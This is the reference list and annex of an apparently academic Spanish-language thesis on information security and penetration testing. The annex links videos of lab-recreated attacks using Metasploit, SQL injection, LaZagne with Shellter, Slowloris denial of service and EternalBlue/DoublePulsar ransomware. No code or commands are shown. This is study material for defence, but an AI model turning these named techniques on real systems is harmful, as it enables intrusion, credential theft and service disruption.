DE LEON, Gladys, La importancia de las pruebas de penetración (parte I). [en línea]. México: Universidad Autónoma de México. [en línea]. [Consultado el 23 de noviembre de 2019]. Disponible en: <https://revista.seguridad.unam.mx/numero-12/la-importancia-de-las-pruebas-de-penetraci%C3%B3n-parte-i>.

ESCRIVÁ, Gascó, Gema, et al. Seguridad informática, Macmillan Iberia, S.A., 2013. ProQuest eBook Central, [en línea]. [Consultado el 24 de noviembre de 2019]. Disponible en: <https://ebookcentral-proquest-com.bibliotecavirtual.unad.edu.co/lib/unadsp/detail.action?docID=3217398>.

GIUSTO BILIC Denise (2019), Países más afectados por el Ransomware en Latinoamérica durante 2018. [en línea]. [Consultado el 24 de noviembre de 2019]. Disponible en: <https://www.welivesecurity.com/la-es/2019/01/04/paises-mas-afectados-ransomware-latinoamerica-durante-2018/>

GÓMEZ, Vieites, Álvaro. Auditoría de seguridad informática, RA-MA Editorial, 2014. ProQuest Ebook Central, [en línea]. [Consultado el 24 de noviembre de 2019]. Disponible en: <https://ebookcentral-proquest-com.bibliotecavirtual.unad.edu.co/lib/unadsp/detail.action?docID=3229127>.

HIGH TECH. (2015). Sistema de detección de intrusiones (IDS), [en línea]. [Consultado el 24 de enero de 2020]. Disponible en: <http://es.ccm.net/contents/162-sistema-de-deteccion-deintrusiones-ids>

ICONTEC NORMA TÉCNICA NTC-ISO-IECCOLOMBIANA 27001, Bogotá DC, 2013. [en línea]. [Consultado el 22 de agosto de 2019]. Disponible en: https://www.academia.edu/40913480/NORMA_T%C3%89CNICA_NTC_ISO_IEC_COLOMBIANA_27001_TECNOLOG%C3%8D_A_DE_LA_INFORMACI%C3%93N_T%C3%89CNICAS_DE_SEGURIDAD_SISTEMAS_DE_GESTI%C3%93N_DE_LA_SEGURIDAD_DE_LA_INFORMACI%C3%93N_REQUISITOS

¿Qué es la gestión unificada de amenazas (UTM)? [en línea]. [Consultado el 02 de diciembre de 2019]. Disponible en: <https://latam.kaspersky.com/resource-center/definitions/utm>

¿Qué es el ransomware?. [en línea], [Consultado el 25 de Julio de 2019]. Disponible en: <https://latam.kaspersky.com/resource-center/definitions/what-is-ransomware>

MAGERIT – versión 3.0. Metodología de Análisis y Gestión de Riesgos de los Sistemas de Información. Libro III - Guía de Técnicas, Madrid, octubre de 2012. [en línea]. [Consultado el 13 de agosto de 2019]. Disponible en: <https://n9.cl/wgt6v>

OWASP. (2015). Man in the Middle attack, [en línea]. [Consultado el 20 de Junio 2019}. Disponible en: https://www.owasp.org/index.php?title=Man-in-the-middle_attack&setlang=es

RAMIREZ, María, La República (2019), El año pasado se presentaron 12.014 denuncias por ciberataques en Colombia.[en línea]. [Consultado el 17 de Febrero de 2020] Disponible en <https://www.larepublica.co/especiales/informe-tecnologia-junio-2019/el-ano-pasado-se-presentaron-12014-denuncias-por-ciberataques-en-colombia-2879067>.

RANCHAL, Juan, El Ransomware en empresas aumentó un 200%, según Malwarebytes. [en línea]. [Consultado el 10 de Marzo de 2020] Disponible en <https://www.muyseguridad.net/2019/04/26/ransomware-en-empresas/>.

ROUSE, Margaret, Inundación SYN, [en línea]. [Consultado el 05 de Noviembre de 2019]. Disponible en: <https://searchdatacenter.techtarget.com/es/definicion/Inundacion-SYN>

RPP, Perú, Fuego digital: Anonymous advierte sobre un ataque masivo a servidores de Estados Unidos.[en línea] RPP Noticias[Consultado el 27 de Julio de 2020]. Disponible en: <https://rpp.pe/tecnologia/mas-tecnologia/ddos-anonymous-advierte-sobre-un-ataque-masivo-a-servidores-de-estados-unidos-facebook-instagram-t-mobile-att-noticia-1273317>

ANEXOS

ANEXO A: Videos de los ataques recreados.

Como parte del cumplimiento del escenario planteado, se presenta videos de cada uno de los ataques realizados.

- Ataque a navegador web con Ingeniería social y metasploit - John Edward Osorio Carrero. (2020). YouTube. Recuperado el 2 de Agosto de 2020, desde <https://youtu.be/7y4SyDYjKYE>
- Inyección SQL con Kali Ataque a navegador web con ingeniería social y metasploit Recuperado el 3 de Agosto de 2020, desde <https://youtu.be/pzXgbJ9yIKE>
- Elevación de privilegios con Lazagne + Shellter - John E. Osorio. (2020). YouTube. Recuperado el 6 de Agosto de 2020, desde <https://youtu.be/8roxSvkshfM>
- Denegación de servicio con Slowloris - John E. Osorio Carrero. (2020). YouTube. Recuperado el 3 de Agosto de 2020, desde <https://youtu.be/1JJuMgOhm1o>
- Ataque Ransomware con EternalBlue DoublePulsar a W7 - John Edward Osorio Carrero. (2020). YouTube. Recuperado el 4 de Agosto de 2020, desde : https://youtu.be/GshKbHMO_8g